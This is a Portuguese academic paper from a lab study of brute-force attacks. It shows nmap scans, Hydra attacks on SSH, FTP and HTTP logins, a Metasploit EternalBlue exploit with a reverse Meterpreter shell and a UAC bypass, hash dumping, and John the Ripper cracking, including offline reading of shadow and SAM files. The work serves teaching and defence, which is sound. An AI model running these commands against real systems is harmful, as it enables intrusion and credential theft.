Ataques de Força Bruta: Um Estudo Prático

Rafael Fernando Diorio, Edivaldo Serafim, Karlan Ricomini Alves, Matheus Carvalho Meira
Departamento de Informática
Instituto Federal de Educação, Ciência e Tecnologia de São Paulo (IFSP)
Capivari, SP, Brasil
{rafael.diorio,eserafim,karlan.ricomini,meira}@ifsp.edu.br

***Resumo*—Este trabalho discorre acerca de um estudo prático sobre um dos principais incidentes de segurança da atualidade: os ataques de força bruta. Para tal, a partir de um cenário de referência, um ambiente computacional é utilizado para fins de experimentação e discussão, com abordagens envolvendo ataques contra *hosts* remotos (via rede) e *hosts* locais (via acesso físico), empregando soluções Linux e Microsoft Windows tidas como comuns no âmbito da Internet. Em linhas gerais, as experimentações e discussões são realizadas de modo a possibilitar ao leitor identificar algumas abordagens e soluções utilizadas na realização de tais ataques. Essa discussão é importante, por exemplo, para que novas contribuições possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de estratégias, ferramentas e/ou mecanismos específicos de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.**

Palavras-chave—Força Bruta; Segurança da Informação; Segurança em Sistemas Computacionais.

I. INTRODUÇÃO

Dentre os diversos incidentes de segurança realizados no âmbito da Internet, os ataques de força bruta *(brute force)*, em que o atacante objetiva adivinhar, por tentativa e erro, *logins* e senhas de acesso de usuários legítimos de um determinado sistema e/ou serviço de rede, por exemplo, são tidos como uma das principais e mais populares ameaças da atualidade.

Nesse contexto, como exemplo, de acordo com relatórios técnicos divulgados pela empresa eSentire [1], as tentativas de ataques utilizando recursos de força bruta tiveram um aumento de quase 400% entre 2016 e 2017, em que o Brasil ficou em segundo lugar no *ranking* de países que mais realizaram tal ataque. Esses ataques também estiveram dentre os *"top network attacks"* realizados no ano de 2018, sendo o sexto tipo de ataque mais realizado no terceiro trimestre de tal ano segundo relatórios técnicos da empresa McAfee Labs [2]. No mesmo ano, em nível nacional, esses ataques também foram constantemente observados pelo Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br), em especial, contra sistemas de gerenciamento de conteúdo *(Content Management System, CMS)*, tais como WordPress e Joomla, por exemplo [3]. Para o ano de 2019, relatórios técnicos da empresa McAfee Labs apontam a contínua incidência acerca de tais ataques, em especial, envolvendo força bruta de credenciais sobre o protocolo RDP *(Remote Desktop Protocol)* para sistemas baseados no Microsoft Windows [4].

Diante desse cenário, uma série de trabalhos recentes discorre acerca de questões relacionadas aos ataques de força bruta. Como exemplo, os trabalhos de Ji et al. [5], Li et al. [6] e Bošnjak et al. [7] tratam de aspectos relacionados com as senhas dos usuários, tais como acerca da análise e da capacidade de quebra de tais senhas, bem como de suas correlações com informações pessoais, dentre outras. De modo complementar, os trabalhos de Najafabadi et al. [8] e Satoh et al. [9] abordam questões relacionadas com a detecção de tais ataques, em ambos os casos, tendo como referência o protocolo SSH *(Secure Shell)*. Por sua vez, o trabalho de Diorio et al. [10] discorre acerca da reprodução de ataques de força bruta por meio de soluções de *software* livre e de ferramentas *open source*. Ainda assim, os problemas relacionados aos ataques de força bruta persistem sem uma solução definitiva e eficaz, representando um desafio constante aos profissionais da área de informática, em especial, voltados para a segurança da informação e de sistemas computacionais.

Nesse contexto, compreender a forma com a qual tais ataques são realizados, bem como as possíveis abordagens e soluções empregadas quanto aos mesmos, é crucial para que novas pesquisas e contribuições sejam realizadas no âmbito da segurança da informação e de sistemas computacionais. Dessa forma, objetivando contribuir com os demais trabalhos relacionados ao tema, bem como complementando trabalhos anteriores desenvolvidos pelos autores no âmbito da segurança da informação e de sistemas computacionais [10]-[13], este trabalho discorre acerca de um estudo prático sobre ataques de força bruta. Para tal, a partir de um cenário de referência, um ambiente computacional é utilizado para fins de experimentação e discussão. Em linhas gerais, as experimentações e discussões são realizadas de modo a possibilitar ao leitor identificar algumas abordagens e soluções utilizadas na realização de tais ataques. Essa discussão é importante, por exemplo, para que novas contribuições possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de estratégias, ferramentas e/ou mecanismos específicos de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.

O restante deste trabalho está organizado da seguinte forma: a Seção II apresenta o cenário de referência para o estudo prático abordado neste trabalho. A Seção III discorre sobre os materiais e métodos. A Seção IV discorre sobre os resultados experimentais e, por fim, a Seção V apresenta a conclusão e os trabalhos futuros no âmbito deste trabalho.

II. Cenário de Referência

O cenário de referência para o estudo prático sobre ataques de força bruta abordado neste trabalho é ilustrado na Figura 1.



Fig. 1. Cenário de referência para o estudo prático sobre ataques de força bruta abordado neste trabalho: *Host* atacante (H1) e *hosts* alvos (H2 e H3).

Nesse contexto, o cenário de referência empregado neste trabalho é composto por três *hosts*: um *host* atacante (H1) e dois *hosts* alvos (*hosts* H2 e H3). Ambos os *hosts* estão interconectados entre si por meio de uma rede de comunicação simulando um cenário Internet minimalista (não enfatizando, por exemplo, questões e particularidades voltadas à organização da rede em termos de Sistemas Autônomos, Pontos de Troca de Tráfego ou protocolos de roteamento inter-AS e intra-AS, dentre outros), em que o *host* H1 possui endereço IP 211.211.211.1/24, o *host* H2 possui endereço IP 211.211.211.2/24 e o *host* H3 possui endereço IP 211.211.211.3/24.

Nesse cenário, ambos os *hosts* atuam como sistemas finais na Internet, em que os *hosts* H1 e H3 atuam como clientes típicos (sem qualquer configuração específica em termos de serviços de rede) e o *host* H2 atua como servidor para os serviços de hospedagem de páginas *web* (via HTTP, *Hypertext Transfer Protocol*), de transferência de arquivos (via FTP, *File Transfer Protocol*) e de acesso/terminal remoto (via SSH, *Secure Shell*). Nenhum mecanismo de segurança, tal como *firewall* e/ou sistemas para detecção e prevenção de intrusos está ativo em tais *hosts*.

III. Materiais e Métodos

Para a implementação do cenário de referência ilustrado na Figura 1, o *host* H1 foi configurado utilizando o sistema operacional Kali Linux 2019.2 e teve como base para a realização dos ataques de força bruta as ferramentas THC-Hydra [14] e John the Ripper [15]. De modo complementar, as ferramentas Nmap [16] e Metasploit Framework [17] também foram empregadas junto ao *host* H1, nesse caso, complementando as experimentações e discussões no âmbito deste trabalho. O *host* H2 foi configurado utilizando o sistema operacional Linux CentOS 6 e teve como base para seus serviços de rede as soluções Apache (para o serviço de hospedagem de páginas *web*), vsftpd (para o serviço de transferência de arquivos) e OpenSSH (para o serviço de SSH). Por sua vez, o *host* H3 foi configurado utilizando o sistema operacional Microsoft Windows 7 Professional. Ambos os *hosts* (H1, H2 e H3) foram implementados na forma de *hosts* virtuais sobre o sistema operacional Linux Ubuntu 18.04 LTS, os quais foram virtualizados por meio da solução VMware Workstation Player 15.

Nesse cenário, duas abordagens foram realizadas para as experimentações e discussões acerca dos ataques de força bruta:

A. Ataques de força bruta explorando *hosts* remotos: os ataques foram realizados do *host* H1 para os *hosts* H2 e H3, pela rede, nesse caso, explorando os serviços de rede ofertados pelo *host* H2 e uma vulnerabilidade do sistema junto ao *host* H3 (vulnerabilidade divulgada no Boletim de Segurança da Microsoft MS17-010 [18]);

B. Ataques de força bruta explorando *hosts* locais: os ataques foram realizados por meio do acesso físico aos *hosts* H2 e H3, nesse caso, pela inicialização de ambos os sistemas com a mídia do Kali Linux pelo atacante.

IV. Resultados e Discussão

Tendo como base o cenário de referência descrito na Seção II, bem como os materiais e métodos descritos na Seção III, as Seções seguintes discorrem acerca das abordagens realizadas para as experimentações e discussões acerca dos ataques de força bruta empregados neste trabalho.

A. Ataques de força bruta explorando hosts remotos

Partindo-se do ponto que o atacante desconhece os potenciais *hosts* alvos na rede, uma abordagem comum que antecede os ataques de força bruta (e outros no âmbito da Internet) é pertinente aos *scans* (ou varreduras) na rede [3]. Em linhas gerais, essa abordagem é empregada pelos atacantes para identificar os potenciais serviços e sistemas que podem ser explorados para a realização do ataque.

Nesse contexto, como exemplo, a Figura 2 ilustra um exemplo de *scan* (via comando *"nmap"*) realizado pelo *host* atacante H1 na rede pertinente ao cenário de referência ilustrado na Figura 1 (nesse caso, rede 211.211.211.0/24). De modo complementar, a Figura 3 ilustra as informações obtidas por meio desse *scan* pertinentes ao *host* H2 (*host* de endereço IP 211.211.211.2/24).

```
root@kali:~# nmap -sV 211.211.211.0/24
```

Fig. 2. Exemplo de *scan* (via comando *"nmap"*) realizado pelo *host* atacante H1 na rede pertinente ao cenário de referência ilustrado na Figura 1 (nesse caso, rede 211.211.211.0/24).

```
Nmap scan report for 211.211.211.2
Host is up (0.0025s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            vsftpd 2.0.8 or later
22/tcp   open  ssh            OpenSSH 5.3 (protocol 2.0)
80/tcp   open  http           Apache httpd 2.2.15 ((CentOS))
443/tcp  open  ssl/https?
8443/tcp open  ssl/https-alt?
MAC Address: 00:0C:29:75:C8:0C (VMware)
```

Fig. 3. Exemplo de informações obtidas pelo *scan* ilustrado na Figura 2 e pertinentes ao *host* alvo H2 (*host* de endereço IP 211.211.211.2/24).

Diante das informações obtidas, o atacante pode realizar os ataques de força bruta direcionados aos potenciais serviços identificados junto ao *host* alvo, nesse caso, utilizando uma ferramenta específica para tal, como o THC-Hydra, por exemplo.

Nesse contexto, é comum que essa ferramenta seja combinada com dois arquivos de texto típicos: um arquivo contendo uma relação de usuários (isto é, relação de credenciais/*logins* de acesso de usuários) e outro arquivo contendo uma relação de senhas. Nesse caso, o arquivo contendo a relação de usuários é utilizado para armazenar as credenciais/*logins* de acesso que serão empregadas durante o ataque de força bruta. Exemplos de conteúdos comuns em tal arquivo são pertinentes aos administradores dos sistemas Linux (usuário *"root"*) e Microsoft Windows (usuários *"administrador"* ou *"administrator"*), além de usuários tidos como padrão em soluções de *software* específicas e outros de interesse do atacante, os quais serão explorados no ataque de força bruta. Por sua vez, o arquivo contendo a relação de senhas é utilizado para armazenar as senhas de acesso que também serão empregadas durante o ataque de força bruta. Em linhas gerais, essas senhas são testadas para cada um dos usuários explorados no ataque, em que é comum que tal arquivo contenha senhas típicas no âmbito da Internet, tais como as senhas *"p@ssw0rd"*, *"qwerty"* e *"123456"*, dentre outras. É importante destacar que diversos *sites* na Internet disponibilizam "grandes arquivos de senhas" *(wordlists)* para *download*, tal como disponível em [19], por exemplo.

Nesse cenário, como exemplo, a Figura 4 ilustra um ataque de força bruta (via comando *"hydra"*) realizado do *host* atacante H1 para o *host* alvo H2, nesse caso, explorando o serviço de SSH ofertado por tal *host*.

```
root@kali:~# hydra -L users.txt -P passwords.txt ssh://211.211.211.2
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-20 11:14:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
 to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:0), ~4 try pe
r task
[DATA] attacking ssh://211.211.211.2:22/
[22][ssh] host: 211.211.211.2   login: root   password: p@ssw0rd
[22][ssh] host: 211.211.211.2   login: rafael.diorio   password: 1qaz2wsx
[22][ssh] host: 211.211.211.2   login: joselito.ferreira   password: money
1 of 1 target successfully completed, 3 valid passwords found
```

Fig. 4. Exemplo de ataque de força bruta (via comando *"hydra"*) realizado do *host* atacante H1 para o *host* alvo H2, nesse caso, explorando o serviço de SSH ofertado por tal *host*.

Nesse exemplo, os parâmetros *"-L"* e *"-P"* são utilizados, respectivamente, para especificar a relação de usuários e a relação de senhas que serão empregadas no ataque de força bruta, nesse caso, com relação de usuários presentes no arquivo *"users.txt"* e relação de senhas presentes no arquivo *"passwords.txt"*. Por sua vez, *"ssh://211.211.211.2"* diz respeito ao serviço explorado junto ao *host* alvo, nesse caso, serviço SSH junto ao *host* 211.211.211.2.

Em tal cenário, pode-se observar que o ataque de força bruta foi bem sucedido junto ao serviço de SSH do *host* alvo, no qual as senhas dos usuários *"root"* (senha *"p@ssw0rd"*), *"rafael.diorio"* (senha *"1qaz2wsx"*) e *"joselito.ferreira"* (senha *"money"*) foram descobertas pelo atacante. Com a posse de tais usuários e senhas, o atacante pode realizar acessos legítimos ao sistema por meio do serviço explorado, nesse caso, com as permissões e privilégios dos usuários em questão.

Nesse cenário, além do serviço de SSH, é comum que o atacante explore os demais serviços identificados junto ao *host* alvo por meio do *scan* ilustrado na Figura 2, tal como para os serviços de transferência de arquivos (via FTP) e de hospedagem de páginas *web* (via HTTP), por exemplo. Nesse contexto, como exemplo, as Figuras 5 e 6 ilustram, respectivamente, exemplos de ataques de força bruta (via comando *"hydra"*) aos serviços de transferência de arquivos (via FTP) e de hospedagem de páginas *web* (via HTTP), por meio de um diretório *web* protegido por senha (diretório *"/restrito"*), ambos fornecidos pelo *host* H2 na rede.

```
root@kali:~# hydra -L users.txt -P passwords.txt ftp://211.211.211.2
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-20 11:14:30
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:0), ~4 try pe
r task
[DATA] attacking ftp://211.211.211.2:21/
[21][ftp] host: 211.211.211.2   login: rafael.diorio   password: 1qaz2wsx
[21][ftp] host: 211.211.211.2   login: joselito.ferreira   password: money
1 of 1 target successfully completed, 2 valid passwords found
```

Fig. 5. Exemplo de ataque de força bruta (via comando *"hydra"*) realizado do *host* atacante H1 para o *host* alvo H2, nesse caso, explorando o serviço de transferência de arquivos (via FTP) ofertado por tal *host*.

```
root@kali:~# hydra -L users.txt -P passwords.txt 211.211.211.2 http-get /restrito/
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-20 11:15:58
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:0), ~4 try pe
r task
[DATA] attacking http-get://211.211.211.2:80/restrito/
[80][http-get] host: 211.211.211.2   login: rafael.diorio   password: 1qaz2wsx
[80][http-get] host: 211.211.211.2   login: joselito.ferreira   password: money
1 of 1 target successfully completed, 2 valid passwords found
```

Fig. 6. Exemplo de ataque de força bruta (via comando *"hydra"*) realizado do *host* atacante H1 para o *host* alvo H2, nesse caso, explorando um diretório *web* protegido por senha (diretório *"/restrito"*) junto ao serviço de hospedagem de páginas *web* (via HTTP) ofertado por tal *host*.

Em tais exemplos, assim como ilustrado na Figura 4, pode-se observar que os ataques de força bruta foram bem sucedidos junto aos demais serviços de rede explorados no *host* alvo. Nesse caso, as senhas dos usuários *"rafael.diorio"* (senha *"1qaz2wsx"*) e *"joselito.ferreira"* (senha *"money"*) foram descobertas pelo atacante junto aos serviços de transferência de arquivos (Figura 5), bem como ao diretório *web "/restrito"* hospedado junto ao *host* alvo (Figura 6). Com a posse de tais usuários e senhas, o atacante pode realizar acessos legítimos aos serviços explorados, nesse caso, com as permissões e privilégios dos usuários em questão.

Nesse cenário, embora as experimentações tenham considerado apenas os serviços de SSH, de transferência de arquivos via FTP e de hospedagem de páginas *web* via HTTP, é importante destacar que o THC-Hydra possui suporte a vários outros protocolos e serviços, os quais podem ser consultados, por exemplo, por meio de suas páginas de manual no sistema (via comando *"man hydra"*).

Diante desse cenário, de modo complementar aos ataques de força bruta explorando serviços de rede, também é comum que tais ataques sejam realizados após explorações de vulnerabilidades que possibilitem o acesso remoto ao *host* alvo pelo atacante, tal como por meio de *malwares* [13].

Nesse contexto, como exemplo, a Figura 7 ilustra o emprego do *exploit "eternalblue_doublepulsar"* (via *msfconsole*) para explorar uma vulnerabilidade de segurança tida como crítica (divulgada no Boletim de Segurança da Microsoft MS17-010 [18]) junto ao *host* alvo H3, possibilitando que o atacante não autenticado tenha controle total sobre o sistema afetado. De modo complementar, a Figura 8 ilustra os comandos necessários para que o atacante, após ter acesso ao sistema do *host* alvo, empregue recursos de escalação de privilégios e obtenha o *hash* de senhas dos usuários do sistema, possibilitando, posteriormente, a realização de ataques de força bruta junto ao mesmo.

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 211.211.211.3
RHOST => 211.211.211.3
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT explorer.exe
PROCESSINJECT => explorer.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PAYLOAD windows/meterpreter/re
verse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 211.211.211.1
LHOST => 211.211.211.1
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 211.211.211.1:4444
[*] 211.211.211.3:445 - Generating Eternalblue XML data
[*] 211.211.211.3:445 - Generating Doublepulsar XML data
[*] 211.211.211.3:445 - Generating payload DLL for Doublepulsar
[*] 211.211.211.3:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 211.211.211.3:445 - Launching Eternalblue...
[+] 211.211.211.3:445 - Pwned! Eternalblue success!
[*] 211.211.211.3:445 - Launching Doublepulsar...
[*] Sending stage (179779 bytes) to 211.211.211.3
[*] Meterpreter session 1 opened (211.211.211.1:4444 -> 211.211.211.3:49158) at 2019-09
-20 11:46:30 +0000
[+] 211.211.211.3:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

Fig. 7. Exemplo de comandos para exploração de vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS17-010 [18], nesse caso, exploradas pelo *host* atacante H1 por meio do *exploit "eternalblue_doublepulsar"* (via *msfconsole*) e tendo como alvo o *host* H3.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/eternalblue_doublepulsar) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set target 0
target => 0
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > set LHOST 211.211.211.1
LHOST => 211.211.211.1
msf5 exploit(windows/local/bypassuac) > set LPORT 444
LPORT => 444
msf5 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 211.211.211.1:444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 211.211.211.3
[*] Meterpreter session 2 opened (211.211.211.1:444 -> 211.211.211.3:49159) at 2019-09-2
0 11:49:20 +0000

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
aluno:1000:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
Convidado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rafael.diorio:1001:aad3b435b51404eeaad3b435b51404ee:f67f5e3f66efd7298be6acd32eeeb27c:::
```

Fig. 8. Exemplo de comandos para que o atacante empregue recursos de escalação de privilégios e obtenha o *hash* de senhas dos usuários do sistema do *host* alvo H3.

Em tais exemplos (Figuras 8 e 9), os comandos *"use"* são empregados para a seleção do *exploit* que será utilizado no ataque, nesse caso, *exploit "eternalblue_doublepulsar"* (Figura 7) e exploit *"bypassuac"* (Figura 8). Após a seleção do *exploit*, os comandos *"set"* são empregados para a definição dos parâmetros utilizados no ataque, tal como acerca do endereço IP do *host* alvo, do processo que será explorado em tal *host* alvo e do *payload* utilizado para realização da conexão reversa com o *host* atacante (com informações de IP e porta de comunicação do atacante), dentre outros. Por sua vez, os comandos "*exploit*" e *"run"* são utilizados para explorar o *host* alvo por meio do *exploit* em questão. Para a escalação de privilégios (Figura 8), além do *exploit "bypassuac"*, o comando *"getsystem"* também é empregado.

Diante desse cenário, com acesso e controle total ao *host* alvo, o *hash* de senhas dos usuários do sistema é obtido pelo atacante por meio do comando *"hashdump"* (Figura 8). Por sua vez, esses *hashes* são armazenados em um arquivo para posterior execução do ataque de força bruta, tal como em *"/root/hash.txt"*, por exemplo. Nesse caso, apenas as informações pertinentes aos usuários de interesse do atacante são consideradas em tal arquivo, tal como ilustrado por meio da Figura 9.

```
root@kali:~# cat hash.txt
aluno:1000:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72:::
rafael.diorio:1001:aad3b435b51404eeaad3b435b51404ee:f67f5e3f66efd7298be6acd32eeeb27c:::
```

Fig. 9. Exemplo de conteúdos pertinentes ao arquivo que será utilizado para realização do ataque de força bruta pelo atacante, nesse caso, arquivo *"hash.txt"* com informações obtidas por meio do comando *"hashdump"*.

Nesse exemplo, apenas as informações dos usuários *"aluno"* e *"rafael.diorio"*, obtidas por meio do comando *"hashdump"* ilustrado na Figura 8 e armazenadas pelo atacante em um arquivo de nome *"hash.txt"* (em *"/root"*) serão consideradas para a realização do ataque de força bruta. Na sequência, o ataque de força bruta é realizado por meio do comando *"john"*, tendo como referência o arquivo *"hash.txt" ("/root/hash.txt")*, tal como ilustrado na Figura 10.

```
root@kali:~# john --format=NT /root/hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 32/32])
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
p@ssw0rd         (aluno)
1qaz2wsx         (rafael.diorio)
2g 0:00:00:00 DONE 2/3 (2019-09-20 12:04) 100.0g/s 760200p/s 760200c/s 1418KC/s 222222..
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Fig. 10. Exemplo de ataque de força bruta (via comando *"john"*) realizado pelo atacante junto ao *host* alvo H3, nesse caso, tendo como referência o arquivo *"/root/hash.txt"*.

Nesse exemplo, pode-se observar que o ataque de força bruta foi bem sucedido, no qual as senhas dos usuários *"aluno"* (senha *"p@ssw0rd"*) e *"rafael.diorio"* (senha *"1qaz2wsx"*) foram descobertas pelo atacante. Com a posse de tais usuários e senhas, o atacante pode realizar acessos legítimos ao sistema, explorando-o com as permissões e privilégios dos usuários em questão.

B. Ataques de força bruta explorando hosts locais

Se o atacante tiver acesso físico ao *host* alvo, o ataque de força bruta pode ser realizado localmente. Para tal, uma possibilidade é inicializar o *host* em questão com a mídia do Kali Linux e, após tal inicialização, acessar as informações do sistema via disco local para, em seguida, realizar o ataque de força bruta.

Nesse contexto, como exemplo, a Figura 11 ilustra as opções de inicialização do Kali Linux pelo atacante com acesso físico ao *host* alvo do ataque de força bruta, em que a opção selecionada para efeitos de experimentação e discussão neste trabalho foi a *"Live (686-pae)"*.

Fig. 11. Opções de inicialização do Kali Linux pelo atacante com acesso físico ao *host* alvo do ataque de força bruta, em que a opção selecionada para efeitos de experimentação e discussão neste trabalho foi a *"Live (686-pae)"*.

Na sequência, com o Kali Linux em execução no *host* alvo, o atacante pode acessar as informações do disco local do sistema e realizar o ataque de força bruta por meio da ferramenta John the Ripper (via comando *"john"*), tal como ilustrado nas Figuras 12 e 13 para os *hosts* H2 e H3, respectivamente.

```
root@kali:~# mkdir /mnt/h2
root@kali:~# mount /dev/sda1 /mnt/h2
root@kali:~# unshadow /mnt/h2/etc/passwd /mnt/h2/etc/shadow > /root/hash.txt
Created directory: /root/.john
root@kali:~# john /root/hash.txt -wordlist:/usr/share/john/password.lst
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 32/
32 OpenSSL])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
p@ssw0rd         (root)
money            (joselito.ferreira)
1qaz2wsx         (rafael.diorio)
3g 0:00:00:05 DONE (2019-09-24 14:42) 0.5067g/s 349.4p/s 352.3c/s 352.3C/s 1qaz2wsx
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Fig. 12. Exemplo de ataque de força bruta (via comando *"john"*) realizado localmente pelo atacante junto ao *host* alvo H2, nesse caso, tendo como referência o arquivo *"/root/hash.txt"*.

```
root@kali:~# mkdir /mnt/h3
root@kali:~# mount /dev/sda2 /mnt/h3
root@kali:~# cd /mnt/h3/Windows/System32/config
root@kali:/mnt/h3/Windows/System32/config# samdump2 SYSTEM SAM > /root/hash.txt
root@kali:/mnt/h3/Windows/System32/config# john --format=NT /root/hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 32/32])
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 2 candidates buffered for the current salt, minimum 8
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
p@ssw0rd         (aluno)
                 (*disabled* Administrador)
                 (*disabled* Convidado)
1qaz2wsx         (rafael.diorio)
4g 0:00:00:00 DONE 2/3 (2019-09-24 11:04) 200.0g/s 1759Kp/s 1759Kc/s 6729KC/s 222222..
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Fig. 13. Exemplo de ataque de força bruta (via comando *"john"*) realizado localmente pelo atacante junto ao *host* alvo H3, nesse caso, tendo como referência o arquivo *"/root/hash.txt"*.

Nesses exemplos (Figuras 12 e 13), os comandos *"mkdir"* são utilizados para criar os diretórios que serão utilizados para acessar (montar) os discos locais dos *hosts* alvo pelo atacante, o qual é montado, em seguida, por meio dos comandos *"mount"*. Com acesso ao disco local, o *hash* de senhas é obtido por meio dos comandos *"unshadow"* (no *host* H2, Linux CentOS 6, Figura 12) e *"samdump2"* (no *host* H3, Microsoft Windows 7, Figura 13), em ambos os casos, com informações armazenadas no arquivo *"/root/hash.txt"*. Por sua vez, o ataque de força bruta é realizado por meio dos comandos *"john"*, em ambos os casos, tendo como referência o arquivo *"/root/hash.txt"*.

Nesse contexto, em ambos os casos, pode-se observar que o ataque de força bruta foi bem sucedido pelo atacante. Nesse caso, para o *host* H2 (Figura 12), as senhas dos usuários *"root"* (senha *"p@ssw0rd"*), *"joselito.ferreira"* (senha *"money"*) e *"rafael.diorio"* (senha *"1qaz2wsx"*) foram descobertas pelo atacante. Por sua vez, para o *host* H3 (Figura 13), as senhas dos usuários *"aluno"* (senha *"p@ssw0rd"*) e *"rafael.diorio"* (senha *"1qaz2wsx"*) foram descobertas pelo atacante. Com a posse de tais usuários e senhas, o atacante pode realizar acessos legítimos em ambos os sistemas, explorando-os com as permissões e privilégios dos usuários em questão.

V. Conclusão e Trabalhos Futuros

Este trabalho discorreu acerca de um estudo prático sobre um dos incidentes de segurança mais comuns no âmbito da Internet na atualidade: os ataques de força bruta. Para tal, a partir de um cenário de referência, um ambiente computacional foi utilizado para fins de experimentação e discussão, com abordagens envolvendo ataques contra *hosts* remotos (via rede) e *hosts* locais (via acesso físico), empregando soluções Linux e Microsoft Windows tidas como comuns no âmbito da Internet.

Em linhas gerais, as experimentações e discussões foram realizadas de modo a possibilitar ao leitor identificar algumas abordagens e soluções utilizadas na realização de tais ataques. Essa discussão é importante, por exemplo, para que novas contribuições possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de estratégias, ferramentas e/ou mecanismos eficientes e abrangentes de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.

Enquanto parte dos trabalhos futuros, objetiva-se explorar o emprego de recursos de Redes Definidas por *Software (Software-Defined Networking, SDN)* na mitigação de tais ataques no âmbito da rede. De modo complementar, objetiva-se explorar e discutir questões relacionadas à realização e à mitigação de outros incidentes comuns de segurança no âmbito da Internet, tal como pertinentes aos ataques aos sistemas e serviços de rede utilizando *exploits* remotos, por exemplo.

Referências

[1] eSentire 2017 Annual Threat Report, [online] Available: https://www.esentire.com/resource-library/2017-annual-threat-report.

[2] McAfee Labs Threats Report, December 2018, [online] Available: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-dec-2018.pdf.

[3] Incidentes Reportados ao CERT.br (janeiro a dezembro de 2018), Análise, [online] Available: https://www.cert.br/stats/incidentes/2018-jan-dec/analise.html.

[4] McAfee Labs Threats Report, August 2019, [online] Available: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf.

[5] S. Ji, S. Yang, X. Hu, W. Han, Z. Li, and R. Beyah, "Zero-sum password cracking game: A large-scale empirical study on the crackability, correlation, and security of passwords," IEEE transactions on dependable and secure computing, vol. 14, pp.550-564, 2017.

[6] Y. Li, H. Wang, and K. Sun, "A study of personal information in human-chosen passwords and its security implications," in Proc. IEEE INFOCOM 2016 - The 35th Annual IEEE International Conference on Computer Communications, 2016, pp.1-9.

